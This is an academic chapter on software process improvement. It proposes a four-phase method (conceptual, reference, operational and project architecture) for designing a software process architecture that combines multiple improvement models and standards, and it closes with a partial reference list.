EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The software process approach is centered on the process through which software is developed. A software process is defined as "the set of partially ordered steps used to develop or enhance a software product" (Feiler & Humphrey, 1993). This approach is based on the assumption that there is a direct correlation between the quality of the process and the quality of the developed software. Evidence indicates that a well-defined software process appears to be one way to decrease the cost and increase the productivity of developing software (Herbsleb, Carleton, Rozum, Siegel, & Zubrow, 1994).

Therefore, since the 1990s, organizations are moving toward a process oriented approach to develop software. A strategy to achieve some level of control in product quality is to use appropriate processes, methods, models and standards in product development. But, problems have arisen with the adoption of several of these elements in a software organization to achieve process improvement. In this section, we discuss this issue and show how the idea of using a process architecture emerges to generate software processes from the proper combination of models, methods or standards. Thus, three areas were identified and will be explained: software process improvement, multimodel environment and process architecture.

1.1.1 Software Process Improvement

As stated earlier, methods, models and standards are being used as tools to improve product quality. One way to improve quality is by improving the process constantly. Software Process Improvement (SPI) examines how to improve an organization's software development practices, once the software process evaluation has clarified what the current state of the process is. SPI is not planned as a single step to excellence but is performed gradually by transitions from one maturity level to the next.

There are many approaches and frameworks to support SPI. These implement the selected standards and then measure the effectiveness of the new processes. The most popular approaches and frameworks are (Plan-Do-Check-Act) PDCA cycle (Moen & Norman, 2006), IDEAL model (McFeely, 1996), ISO TR 15504 (ISO/IEC, 1998), CMMI (Capability Maturity Model Integrated) (CMMI Product Team, 2010), ISO 9001:2000 (ISO, 2000), and others.

However, SPI initiatives are not easy to implement; they carry a significant risk of failure (Aaen, 2003). The complexity of implementing SPI requires commitment, proper skills and resources. These all need to be assured to obtain a successful SPI. Tailoring multiple approaches and frameworks to the company's needs is a time-consuming process and needs special expertise. This could be especially difficult in the global environment.

Software organizations do not sequentially implement the necessary approaches or frameworks in their improvement project, but rather several approaches or frameworks simultaneously. They find that models and standards often overlap in the requirements when they decide to implement the best practices for the situation.

1.1.2 Multimodel Environment

Numerous models, standards, methods, approaches and frameworks are available to software and systems engineering organizations. The long list of reference models, standards, best practices, regulatory policies and other types of practices that help organizations in their improvement effort is called improvement technologies (Kirwan, Marino, Morley, & Siviy, 2008c). A multimodel environment within an organization is denoted by the simultaneous use of improvement technologies to implement their improvement approach.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Many problems in this multimodel environment are identified (Kelemen et al., 2011). Selection of the most appropriate improvement technologies becomes an issue. Strategies and selection of technologies and solution implementation are closely connected to multimodel SPI, and these are considered new research topics (Kirwan, Marino, Morley, & Siviy, 2008d). The decision to adopt simultaneous multiple technologies is not always easy. Technologies that address the same needs and those that address different needs may significantly overlap. Also, the way these are implemented influence the decision-making process.

Organizations often struggle with the interpretation of technologies because of their different structure, terminology, level of detail and point of view on quality. Additionally, their integration is not always clear as the granularity of their descriptions and scope of applicability vary considerably.

Another problem with multimodel environments is the competition between technologies when several initiatives are concurrently implemented at difference hierarchical levels. This leads to competition for resources by the different approaches to satisfy their specific needs. The overlapping efforts are costly and the benefits of each technological approach are undermined by the conflicting approaches. This results in lack of effectiveness of the multiple technological approaches.

In the last decade several attempts have been made to define solutions for the harmonization of multimodels such as mappings (Mutafelija & Stromberg, 2003), taxonomies (Halvorsen & Conradi, 2001; Paulk, 2008; Kirwan et al., 2008d), combined models, combined appraisals (Griffith University, 2007), standardization (Kelemen, 2009), formal solutions (Ferreira, Machado, & Paulk, 2010), a multimodel framework (Balla, 2001)(Kirwan et al., 2008a), and other research on multimodel process improvement (Software Engineering Institute, 2010).

In the context of the harmonization framework, we will conduct research to design an improvement solution using a process architecture. We are going to discuss this issue in the section which follows.

1.1.3 Process Architecture

The simultaneous use of existing and new improvement technologies is causing many problems. Software organizations usually have "ad-hoc processes" describing spur of the moment processes and "processes of different technologies" implementing improvement technologies. These processes are grouped into "process repositories," where it is unclear whether relations between them are well defined to ensure that they will work well together and support any change. This happens because there are no methodologies or techniques that guide the generation of a flexible and robust structure of processes.

Thus, software organizations need tools to convert selected improvement technologies to execute processes and to design an improvement solution. One tool could be process architecture (Kirwan et al., 2008b). It provides process components and characteristics to design the processes. It is an aid for visualizing the relationships of a process with other existing and future processes, identifying relationships between process elements and external processes, describing interfaces, interdependencies and supporting the dynamic business context.

Process architecture (PA) is an emergent area of research, with little understanding and experience and with confusing terminology that makes it difficult to express technical issues and concerns, along with its progress. The value of process architectures has to rise to the challenge to aggregate value within a company that develops software products. Consequently, this is leading organizations to invest resources in the development of their process architecture (Wolf & Harmon, 2012).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

This work considers that a Software Process Architecture (SPA) is derived from the general structure of a PA (Pesantes, Lemus, Mitre, & Mejia, 2012b). Thus, many SPA methods and efforts generating awareness, ideas and approaches have been found in the literature as follows:

- (Ould, 1997) creates a process architecture from the essential business entities (EBEs). After, EBEs are converted to essential units of work diagrams (EUOW) and relations between them are identified, and tools like RADmodeller and visio stencils (plug-in) are built.
- (Jeston & Nelis, 2006) propose a framework to implement BPM (Business Process Management) programs and projects. The framework considers a process architecture phase. It specifies that a process architecture must be composed of overall objectives, general principles, process guidelines and process models. Also, (Harmon, 2003) mentions that a useful way to embed a process architecture in the organization is the establishment of a "business process architecture committee."
- (Maldonado & Velázquez, 2006) present a method for defining the process architecture using concepts such as Zachman's framework and value configuration (chain, workshop and network). This method develops a process architecture as the artifact using a Planner and Function in Zachman's framework.
- (Borsoi & Becerra, 2008) propose a process architecture as a set of views (structural, behavioral, organizational and automation) represented by models and relationships between them. In this work, the fundamentals of object-oriented methodology are applied to represent processes (processes and their components are handled as objects).
- (Dai et al., 2008) define a process architecture made of evolution process components (EPC) and connectors. They argue that a process architecture may realize process component-based software process reuse as well as software architecture does in a component-based software reuse.
- (Fu, Li, & Hu, 2009) present a process architecture using Aspect Oriented Programming (AOP) methodology. Software evolution process components, software evolution process connectors, aspect connectors and constraint relations among them are put together in the aspect oriented software evolution process architecture (AOSEPA).
- (Boehm & Wolf, 1996) introduce an open process architecture and examine some architectural element interfaces.
- (Mutafelija & Stromberg, 2003) make reference to three views of a process architecture. First, a functional view shows task descriptions. Second, a behavioral view shows when and how tasks are performed. And third, an organizational view identifies who performs the tasks.
- (Carr, Dandekar, & Perry, 1995) provide a process interface description language, called Mini-interact, which is a simple approach to describe process interfaces accessible to both programmers and non-programmers.
- (Kasser, 2005) identifies a new role named process architect. This role will cover the gap in the functions performed by the three organizational roles (systems architecting, systems engineering and project management) when viewed from the perspective of planning and implementing the development of a system.

On the basis of a literature review (Kitchenham, Pearlbrereton, Budgen, Turner, Bailey, & Linkman., 2009), the methods found to design process architecture do not address multimodel environment issues, thus it is the purpose of this research.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2. IMPORTANT ASPECTS TO BUILD THE METHOD

This section shows the most relevant aspects considered to build the proposed method. These aspects are organized as follows: first, criteria used to design software process architecture in a multimodel environment; second, an organizational model which may contribute supporting a multimodel environment within a software organization and third, the multimodel framework on which the method was developed.


2.1 Criteria to Design a Software Process Architecture in a Multimodel Environment

The criteria used to design a Software Process Architecture (SPA) that supports a multimodel environment were identified from problems in the multimodel environment, important issues, principles and attributes for a good process architecture (Pesantes et al., 2012a).

Figure 1 shows the problems, issues, and attributes considered to derive these criteria. The multimodel environment problems considered were (Kelemen et al., 2011):

- Correlation among improvement technologies: different terminology; requirements overlap; different internal structures, granularity, size and complexity; and chaotic relationships.
- Changeability of these technologies because organizations need to modify their business.
- Traceability of elements from improvement technologies to standard process description is not well established.
- Documentation of multimodel solution because several multimodel initiatives describe only the final multimodel result.

Figure 1. Design criteria of software process architecture



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Multiple appraisals such as assessments, audits, reviews, benchmarks or measurements, which are aimed at the discovery of the conformity of organizational processes to a quality approach.

The SPA issues that would resolve the multimodel environment problems are:

- Process Architecture adopts different definitions from the point of view of Process Management (PM), Business Process Management (BPM), Enterprise Architecture (EA) and Software Process Engineering (SPE). From the PM perspective, it is important for the general management system of organizations. From the BPM perspective, it is necessary to achieve the business goals, to model the business and manage change within the business. From the EA perspective, it is an important part of enterprise structure. In addition, the SPE perspective makes its interest clear from the internal structure of PA.
- Design identifies how an SPA is created and that a method consists of process elements, relations, views, stakeholders, tools and architectural level properties.
- Properties at the level of process and architectural.
- Evaluations, forms to classify and evaluate methods, would be useful for organization process researchers and for those engaged in developing process centric organizations if they could access a critical comparative analysis of different approaches for identifying and modeling process architectures.

The good process attributes considered were (Jeston & Nelis, 2006):

- There must be a set of rules, principles and models for the processes.
- The process architecture must be dynamic, that is, easily adaptable to the evolving process, business and enterprise changes.
- Processes must be related to organization strategy and objectives.
- Processes must be aligned with the business architecture, and information and technical architecture, which equates to an organization driven enterprise architecture.
- There must be a basis for design and realization of processes of the organization.
- Processes must be easy for all relevant stakeholders to understand and apply.

These criteria are summarized as follows:

1. **General criteria:**
   - Identify organizational and process objectives: processes must be related to organization strategy and objectives.
   - PA supports the process life cycle (i.e. elicitation, analysis, design, implementation, enactment, assessment).
   - PA supports multimodel process improvement.
   - PA supports the maintenance of processes: it supports changes and dynamic environment, and keeps in balance the return of investment for improvement projects.
2. **Criteria for handling different inputs:**
   - Identify correlation among technologies (terminology, requirements, granularity, size and complexity).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Identify static and dynamic elements of technologies (internal structure).
- Identify internal and external relationships between process elements of PA (compatibility).

3. **Criteria of traceability:**
   - Business objectives and improvement technologies.
   - Technologies elements and PA elements.
   - PA elements and elements of process descriptions.
4. **Criteria of quality:**
   - Process level: easy for all stakeholders to understand and apply, support modularity, and granularity.
   - Architectural level: reuse, decomposition of processes hierarchically, flexibility, comprehensibility, facilitate communication, ease of maintenance and utility.
5. **Criteria of documentation:**
   - Views to describe a software process architecture.
   - Tools to support the design, implementation and maintenance of a software process architecture in a software organization.

Finally, these criteria will be used as a checklist to verify that the proposed method may be used to design a software process architecture, which supports a well-defined set of quality attributes in a multimodel environment.

2.2 Organizational Model

A software organization will be defined under the organizational model of an Integrated Software Factory. An organizational model is defined as a sub-model of a software process model which describes the organizational component types, their structure, and properties (Lonchamp, 1993). An Integrated Software Factory identifies a set of views such as application, infrastructure, process, quality and business. These views are based on the Reference Model of the Open Distributed Processing (RM-ODP) methodology. Based on (Dominguez Dias, 2010) an Integrated Software Factory is defined as "an enterprise that contains all the necessary organizational departments to carry out their main activity and whose main business process is to develop software; hence, its primary department is denoted as Software Factory" (see Figure 2). It is important to mention that from the combination of quality and process views a software process architecture in a multimodel environment is created. Also, these views may be detailed even further.

A hierarchical model of roles in an integrated software factory is shown in Figure 3. Based on the literature (Borsoi, 2008; Harmon, 2003; Humphrey, 2000; Kasser, 2005; McFeely, 1996), three basic levels to organize an integrated software factory are identified: strategic, managerial and operational.

- The general management group carries out activities that are strategic to the integrated software factories.
- The project management group is at the managerial level and has the following responsibilities: define project planning, identify risks, develop measures to mitigate risks, solve problems, manage the project, budget and schedule and perform quality control.
- The process group is also at the managerial level and is responsible for maintaining the entire organization's processes and the Software Process Architecture. They also establish and maintain

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Composition of an integrated software factory





Figure 3. Model of the hierarchical structure of roles



the alignment between the organization's strategic objectives and the process goals. This group has its own internal structure and can be sub-divided. Due to the scope of their responsibilities, they can directly influence the project group.

- At the operational level is the development team, which is composed of: Team Leader, Development Manager, Planning Manager, Quality/Process Manager and Support Manager. This is a proposal of how a team can be organized to develop software. This proposal was chosen because it supports small organizational structures and their measurement framework.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2.3 Multimodel Framework

The reasoning framework generated in (Kirwan et al., 2008a, 2008d; Siviy et al., 2008) was tailored and detailed to build the basis of our method. This framework for harmonization is according to relevant principles and practices, which result in a vertically aligned set of layers addressing multimodel design and implementation from mission to strategy and from tactics to execution. This framework adheres to the paradigm of statistical thinking (Janis & Shade, 2000) that considers:

- Everything is a process.
- All processes have inherent variability.
- Data is used to understand variation and to drive decisions to improve the processes.

Based on currently available knowledge and research, the key components of this multimodel framework are explained below:

1. Choose improvement technologies:
    a. Alignment of organizational and improvement objectives. The mission and highest-level strategic objectives must be decomposed into operational objectives.
    b. Improvement technologies should be selected on the basis of their ability to enable process features and capabilities that are needed to achieve mission and operational objectives (each is independently selected).
2. Analysis of technologies synergy:
    a. Each selected improvement technology is examined for its high-level relationship among each other; these relationships aid selection decisions and alignment with objectives. This strategic categorization can be used to refine the list of technologies selected by identifying gaps and enabling high-level validation and verification.
    b. It is an iterative process that needs to be performed each time new improvement technologies are considered for inclusion in the organization's process landscape.
    c. Taxonomies for improvement frameworks can be used to support categorization. Some examples are (Halvorsen & Conradi, 2001; Kirwan et al., 2008d; Kirwan, Marino, Morley, & Siviy, 2008e; Paulk, 2008).
3. **Construction of an integrated model:** Technologies need to be customized for rollout within a software organization. For multimodel process improvement, this framework complements strategic categorization with composition of selected improvement technologies and process architecture. These are not necessarily sequential, but may be quite iterative and the starting point may vary.
    a. Technology composition using element classification and other tactical technology connections:
        i. It is critical to understand the details about how technologies connect with each other. This is a specialized task to examine overlapping, distinctive, and enabling functionality among technologies.
        ii. The practical integration of the selected technologies is through the understanding of the relationships of the selected technologies to each other, the types of elements the selected technologies contain, and technology mapping and process implementation.
        iii. When considering pairs or small groups of technologies, their relationships often emerge or detailed mappings may be created. But when you add more technologies into the mix,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

it is more complex. In this task it is necessary to use taxonomies or other tools to classify technology elements. For example, (Kirwan et al., 2008e).

b. Process architecture
   i. It is a big leap from technology composition to process architecture and process descriptions.
   ii. In practice, a PA is derived from multiple improvement technologies and it may lead to defining descriptions of standard software processes. This gap will be covered by our proposed method.

4. **Adaptation of the integrated model to the organization context:**
   a. Clear traceability between project objectives and business drivers will be necessary. Project teams are called upon to integrate in their projects the process improvements selected. Such projects are probably most effective at integrating new process solutions when they address project performance goals or points.
   b. In the context of multimodel process improvement, the process group face several implementation challenges, distinct from linear model improvement: shared/coordinated roles and responsibilities; integrated and/or coordinated training; coordinated (possibly shared) audit and appraisal processes and data; and coordinated improvement project portfolio management.
   c. Other factors that affect the integration of improvement solutions in a software organization are the organizational culture and change resistance (Muñoz, Mejia, Calvo-Manzano, Cuevas, & San Feliu, 2012).
5. **Measuring results:**
   a. Considering that these improvement technologies will solve a problem or enable a higher level of performance, measurement of impact is an important step.
   b. Baseline data are necessary but not always available in the early stages of software process improvement. The impact measurement is a long-term proposition. Depending on the size and quantity of projects, it may take multiple years to determine the effectiveness of an improvement.
   c. Therefore the meta-measures of performance become the main part of the model: performance snapshots based on single projects or even sub-projects, engineering measures, and measures of model standard institutionalization (such as maturity levels).

Finally, this work is focused on the creation of a method to design a software process architecture that supports a multimodel environment. This method considers the design of a software process architecture derived from heterogeneous improvement technologies as input and it allows the creation of standard process descriptions as output.

3. THE DESIGN METHOD

This section describes the method to design a software process architecture in a multimodel environment. First, basic concepts used in the method are defined. Second, the general design of the method is substantiated. Third, basic constructors of software process architecture are given. Fourth, a hierarchy of software process architecture is shown. Finally, method phases are explained.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3.1 Basic Concepts

The definition of the proposed method and its ingredients were influenced by (Kronlöf, 1993) who identified four main parts: 1) an underlying model, 2) a language, 3) defined steps and ordering of these steps and 4) guidance for applying the method:

- An underlying model which provides a conceptual representation of the product of a method. Most system engineering methods in fact incorporate more basic methods (each with their own model) in a "uses" or "inherits" hierarchy. As a method increases its repertoire and scope it will have a collection of inherited underlying models. Kronlöf keeps it simple by identifying a single underlying model, even though that "model" may actually be a set of models.
- A language, which is the concrete means of describing the product of the method and the user interface of the underlying model of the method. It is used to describe the process models represented by the method, and is the concrete counterpart of the underlying model. As with the model, Kronlöf denotes it as a unique method's single language, even though that language may in fact be a set of languages.
- Defined steps and the order of those steps. It is the process model of the method.
- Guidance for applying the method, which typically takes the form of informal text in manuals, handbooks, guides etc.
- Tools to support different activities of the method. The tools support the documentation of process architecture design. The tools assist the method user in his or her work, thereby not only making the design process faster, but also preventing human mistakes in the process.

Based on (IEEE, 2000), a description of software process architecture is composed of a set of views represented by models and their relationships. These models have different degrees of abstraction and are represented by diagrams. The basic constructors compose the diagrams. Both elements and relationships display a certain type of behavior and are subject to restrictions. The relationships can be static or represent sequence and data flows.

The proposed method, according to Figure 4, is composed of phases, and the notation of process elements is depicted using basic constructors (modeling syntax and semantics). These elements are obtained from the internal structure analysis of the improvement technologies. For this work, Business Process Management Notation (BPMN) was selected to complement our notation.


The phases represent the sequence of steps to elicit and model the information used to compose process models. The basic concepts provide "what" will be modeled and the notation defines "how" it will be modeled. "What" refers to the process elements and the concepts that represent these elements. "How" refers to the syntax used to represent the types of elements that compose the process models.

The method to design a software process architecture in a multimodel environment basically describes the activities that must be performed to obtain process views of the model. Thus, phases are the main parts of the method. The phases are sequential and aimed at defining the process architecture model. Each method phase produces models that comprise the process architecture with different degrees of abstraction. To represent these models, basic concepts and notations for elements were defined.

Software process architecture can be built for software organizations, organizational departments or software projects. These can be restricted to a specific domain (for example, organization size, technology used or kind of projects). In this work, guidance and tools of the method are not shown.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Basic concepts of the method




3.2 General Design

Meta-Object Facility (MOF) (OMG, 2006), reference architecture theory (Bass, Clements, & Kazman, 2003) and the main elements to model a software process system (Wang & King, 2000) were used to organize the proposed method.

Figure 5 shows the method as a four-layered architecture based on MOF (OMG, 2006). Each layer represents distinct abstraction levels. From the perspective of this method, each layer is a phase and each phase generates elements that form the basis for the next phase. The phases represented as rectangles are interrelated. That is, each rectangle represents distinct abstraction levels of the same model, and all models use the basic concepts and notational elements defined in the conceptual architecture phase. Theses phases are executed sequentially. Considering the process improvement context, Figure 5 highlights the main elements in a software process system: process reference model, process assessment model and process improvement model (Wang & King, 2000). These elements are represented as circles. A process reference model is a model of a process system that describes process organization, hierarchy, interrelationship and tailoring. A process assessment model consists of a process capability model (measurement framework) and a process capability determination method. A process improvement model is an operational model that provides guidance for improving a process system capability by changing, updating, enhancing existing processes based on the findings provided in a process assessment. In general, conceptual architecture, reference architecture and operational architecture phases are

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. General design of the method



grouped together since they generate conceptual process models and the software project architecture phase generates enacted process models.

The conceptual architecture phase defines the basic concepts, basic constructors of a process element and the notational elements. Constructors are identified from an internal structural analysis of multiples process reference model and process assessment model. The maturity requirements of a process element are extracted from measurement frameworks. Viewpoints, views, models and diagrams are defined.

The reference architecture phase includes process meta-models customized to a domain. The reference architecture is defined as a process reference model and/or process assessment model mapped onto process elements and the data flows between them. The meta-models are built from the concepts defined in the previous phase. A meta-model defines a set of practices and relationships between them. Also, an architectural pattern is a description of element and relation types together with a set of constraints on how they may be used. In the proposed method, an architectural pattern is considered a set of constraints of a process architecture, the element types and their patterns of interaction. These constraints define a set or family of architectures that satisfy them. These definitions are adapted from (Bass et al., 2003).

The operational architecture phase comprises process models that are customized by business requirements (for example, maturity level). These process models are defined as standard processes. These processes may be customized and thus allow the instantiation of distinct projects. Also, a process improvement model is selected to define improvement mechanisms for a process system.

The software project architecture phase defines process instances for implementation and enactment. This layer is referred to as instantiated architecture because the process models are instantiated through a software project considering its requirements. In this phase the software project processes are executed.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In addition, traceability among elements of these phases must be clearly defined. That is, basic elements of improvement technologies are transformed into constructors. These basic constructors are transformed into process meta-models, which are in turn transformed into process models. And process models are transformed into project process instances.


3.3 Basic Constructors of Software Process Architecture

Based on the internal structure analysis of some improvement technologies (CMMI, TSP, PSP, Bootstrap, ISO 15505 and ISO 9001) and process elements proposed in (Bhuta, Boehm, & Meyers, 2005), a software process architecture is composed of process elements and its relationships. A process element is a set of activities and/or sub-process elements (granularity level). Both activities and sub-process elements are classified as variants or invariants. Pre-conditions are dependencies (artifacts and information needed for execution) and project effort, schedule and resources estimates. Post-conditions define results from its execution (these may be abstract models, information and analysis or simple risk reduction). The process element is related to a knowledge base to take into consideration the implications of past projects both inside and outside the organization. Process element needs to incorporate past project efforts, schedules and relationships of information within the process elements and project plans. Additionally, process element may also include organizational and industry best practices (see Figure 6).

3.4 Hierarchy of Software Process Architecture


A hierarchy of software process architecture designs supporting a multimodel environment is shown in Figure 7. The phases of the proposed method are considered artifacts. This hierarchy shows a way to order the creation of software process architectures. First, a conceptual architecture; second, a reference architecture composed of multimodel-reference architecture and domain references architecture by organization size (small, medium, large); third, an operational architecture by maturity level; and fourth, a software project architecture (evidences of organizational maturity and process capability).

Figure 6. Basic constructors of software process architecture



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Hierarchy of software process architecture in a multimodel environment




3.5 Phases of the Method

This section shows phases, activities and artifacts of the proposed method. It is based on basic concepts of process element and their relationships. The Business Process Management Notation (BPMN) was used to exemplify the process model generation. The method is not linked to specific languages; any language that allows the representations from the models obtained in the method phases and the notational elements may be used.

In Figure 8 the relationships between the SPA and the knowledge base is highlighted. At project and organizational levels, process elements must take into consideration the implications of past projects both inside and outside the organization. Consideration of previous project efforts, schedule and relationship information within the process elements will empirically prove project plans. Additionally, these plans should also include organizational and industry best practices.

Based on (Ahlgren, 2007), the goal of knowledge base management is a practical one: to improve organizational capabilities through better use of the organization's individual and collective knowledge resources. These resources include skills, capabilities, experience, routines, and norms, as well as tech-

Figure 8. Design method phases and external relationships



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

nologies. This work is concerned with products that enable communication between process architecture and knowledge base rather than how to perform knowledge base management activities. In a general manner, knowledge base management (Ahlgren, 2007) should perform the following activities:

- Knowledge identification, companies should know what knowledge and expertise exist both inside and outside their own walls.
- Knowledge acquisitions, four "import channels" were identified to acquire knowledge: knowledge held by other organizations, stakeholder knowledge, experts and knowledge products (i.e. software, patents and others).
- Knowledge development consists of all the management activities intended to produce new internal or external knowledge at both the individual and collective levels.
- Knowledge distribution consists of making knowledge available and usable across the whole organization. Technical knowledge distribution infrastructures can support efficient knowledge exchange within organizations and connect formerly separated experts through an electronic network.
- Knowledge use means the productive deployment of organizational knowledge in the production process. The successful identification and distribution of critical knowledge does not ensure its daily use. And without consistent use, there is a high probability that new knowledge systems will decline in quality, and the investment will be wasted. The potential user of knowledge has to see a real advantage in order to change his or her behavior and "adopt" the knowledge.
- Knowledge preservation, after knowledge has been acquired or developed, it must be carefully preserved. Many companies complain that in the process of reorganization they have lost part of their corporate memory. To avoid the loss of valuable expertise, companies must shape the processes of selecting valuable knowledge for preservation, ensuring its suitable storage, and regularly incorporating it into the knowledge base.
- Knowledge measurement, the evaluation and measurement of organizational knowledge present the biggest challenge in the field of knowledge management. Knowledge Managers have no tested toolbox of accepted indicators and measurement processes. They are pioneers. And the subject they need to measure is particularly elusive. Knowledge and capabilities can rarely be tracked to a single influencing variable. Furthermore, the cost of measuring knowledge is often seen as too high or socially unacceptable. Nevertheless, knowledge measurement holds considerable potential value, as has been demonstrated in a related field by human resources managers, who have had to prove the impact of training investments.


3.5.1 Phase 1: Conceptual Architecture

The conceptual architecture phase (Figure 9) includes the following activities:

- Identify goals, elicit requirements, and define stakeholders and their interests. They all form the basis to group together these meta-models in the defined views.
- Identify basic concepts and constructors; selection of different methodologies to define software process architecture and its elements (i.e. aspect-oriented, object-oriented, software component, services). Concerns are important to define quality attributes that must support the process archi-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. Conceptual architecture phase



tecture and its elements. Thus, basic constructors and concepts are identified and will be used in each phase of the method.

- Analyze internal structure; the technologies selected are analyzed to identify concepts or elements of a software process architecture, generating diagrams of internal structure of each technology, process elements and operational elements. This activity will be repeated every time that a new technology is added or any changes are made to it.
- Synthesize concepts and constructors; this complements the basic constructors with other elements detected in the technologies. Modeling languages can support the identification of an appropriate notation.
- Define architectural description elements; with the previous concepts, constructors and stakeholders' interests are identified viewpoints, views, models and diagrams that describe a software process architecture.

3.5.2 Phase 2: Reference Architecture

The reference architecture phase (Figure 10) includes the following activities:

- Design the multimodel reference architecture; this consists of selecting practices (or process requirements) from technologies, analyzing the impact level of practices, integrating practices and identifying variant and invariant practices. The mapping matrix of practices of all technologies selected is obtained.
- Using a domain, customize the reference architecture; a domain is considered along with the size of the organization (small, medium and large). But each organization has some considerations as domain requirement (these may be technology or specific improvement technology), an organizational chart and role set. The main outcome is a meta-model expressed as a set of practices.

3.5.3 Phase 3: Operational Architecture

The operational architecture phase (Figure 11) includes the following activities:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Reference architecture phase





Figure 11. Operational architecture phase



- Obtain and categorize business requirement; the business requirements are elicited. These categories may be: process, roles, policies, stakeholders, and others. This categorization is important to evaluate its impact on reference architecture elements.
- Analyze impact of business requirements such as mapping between business requirement and domain reference architecture.
- Customize domain process models; using the previous mapping and the current process capability or maturity level, the organizational process models or organizational standard software processes (OSSP) are created. Software development plans are created using OSSP.


3.5.4 Phase 4: Software Project Architecture

The software project architecture (Figure 12) includes the following activities:

- Customize organizational process model; the organizational process models are customized by project requirements, software cycle and tailoring guidelines. The software development plan contains standard processes, which may be modified.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 12. Software project architecture phase



- Instantiate project processes; the defined project process of a specific project are executed.

4. CONCLUSION

In this work, we have presented an overview of the method to design a software process architecture supporting a multimodel environment: general design, basic concepts, phases, activities and artifacts. The challenge of multimodel improvement is to select, compose and sequence the desired set of improvement technologies. In addition, the organization must develop processes to deliver the capability of each technology in a way that enables work to get done and the subsequent achievement of business objectives.

Thus, Software Process Architecture would be a means to derive standard process description from improvement technologies. It was defined as a set of process elements and its relationships; and its basic constructors were also defined. The proposed method is composed of phases, activities and artifacts. And the description of a software process architecture makes use of views, models and diagrams.

Also, a method to implement the design of a software process architecture in a Software Organization will be built, considering a process architecture lifecycle and process improvement model. We are currently working on a software tool to support the design and implementation methods.

Some topics extracted from the review for future research are: mechanisms to validate quality attributes and generic mechanisms in the design of a software process architecture to collect quantitative information. Thus, it is necessary to develop a methodology for creating software process architecture that supports a multimodel environment. It must be flexible to support changes in the business. We are currently working on a methodology that permits us to evaluate the impact of aggregating a technology and designing a flexible software process architecture.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Aaen, I. (2003). Software process improvement: Blueprints versus recipes. *IEEE Software*, *20*(5), 86–93. doi:10.1109/MS.2003.1231159

Ahlgren, R. (2007). Facilitating design knowledge management by tailoring software patterns to organizational roles. [AMCIS.]. *Proceedings of AMCIS*, *07*, 463–463.

Balla, K. (2001). *The complex quality world, developing quality management systems for software companies*. Eindhoven, The Netherlands: University of Technology Eindhoven.

Bass, L., Clements, P., & Kazman, R. (2003). *Software architecture in practice* (2nd ed.). Reading, MA: Addison-Wesley Professional.

Bhuta, J., Boehm, B., & Meyers, S. (2005). Process elements: Components of software process architectures. In *Proceedings of the 2005 International Conference on Unifying the Software Process Spectrum* (pp. 332–346). Berlin: Springer-Verlag. doi:10.1007/11608035_28

Boehm, B., & Wolf, S. (1996). An open architecture for software process asset reuse. In *Proceedings of Software Process Workshop,* (pp. 2-4). IEEE.

Borsoi, B. T. (2008). *Arquitetura de processo aplicada na integraçaõ de fábricas de software.* (Doctoral dissertation, Ph. D Thesis). Escola Politécnica da Universidade de Sao Paulo, Sao Paulo, Brazil.

Borsoi, B. T., & Becerra, J. L. R. (2008). A method to define an object oriented software process architecture. In *Proceedings of Software Engineering* (pp. 650–655). IEEE.

Calvache, C. J. P., Pino, F. J., García, F., & Piattini, M. (2009). Homogenization of models to support multi-model processes in improvement environments. In *Proceedings of ICSOFT* (pp. 151–156). ICSOFT.

Carr, D. C., Dandekar, A., & Perry, D. E. (1995). Experiments in process interface descriptions, visualizations and analyses. In *Software process technology* (pp. 119–137). Berlin: Springer. doi:10.1007/3-540-59205-9_48

CMMI Product Team. (2010). *CMMI for development (CMMI-DEV, v1.3) (CMU/SEI-2010-TR33)*. Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University.

Dai, F., Li, T., Zhao, N., Yu, Y., & Huang, B. (2008). Evolution process component composition based on process architecture. In *Proceedings of Intelligent Information Technology Application Workshops* (pp. 1097–1100). IEEE.

Dias, L. D. (2010). *Método de instanciação de uma arquitetura de processos aplicado em fábrica de software*. (Master dissertation). Escola Politécnica de Universidade de Sao Paulo, Sao Paulo, Brazil.

Feiler, P., & Humphrey, W. S. (1993). Software process development and enactment: Concepts and definitions. In *Proceedings of Software Process* (pp. 28–40). Berlin, Germany: IEEE Computer Society Press.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Ferreira, A. L., Machado, R. J., & Paulk, M. C. (2010). Size and complexity attributes for multimodel improvement framework taxonomy. In Proceedings of Software Engineering and Advanced Applications (SEAA), (pp. 306-309). IEEE.

Fu, Z., Li, T., & Hu, Y. (2009). An approach to aspect-oriented software evolution process architecture. In *Proceedings of Intelligent Computation Technology and Automation* (pp. 144–147). IEEE.

